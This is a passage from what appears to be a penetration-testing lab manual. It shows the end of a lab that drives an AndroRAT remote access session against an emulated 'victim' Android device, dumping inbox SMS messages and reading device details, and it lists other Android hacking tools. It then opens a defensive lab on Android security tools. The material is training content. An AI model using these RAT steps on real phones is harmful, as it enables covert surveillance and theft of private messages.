
Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



23. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.




24. Now, type **deviceInfo** and press **Enter** to view the device related information.




25. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.

26. This file is stored at the location **/home/attacker/AndroRAT/Dumps**.




27. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.



28. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.

29. Type **exit** and press **Enter** to terminate the Interpreter session.



30. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
31. Close all open windows and document all acquired information.
32. You can also use other Android hacking tools such as **NetCut** (https://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.

Lab 2: Secure Android Devices using Various Android Security Tools

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Task 1: Analyze a Malicious App using Online Android Analyzers

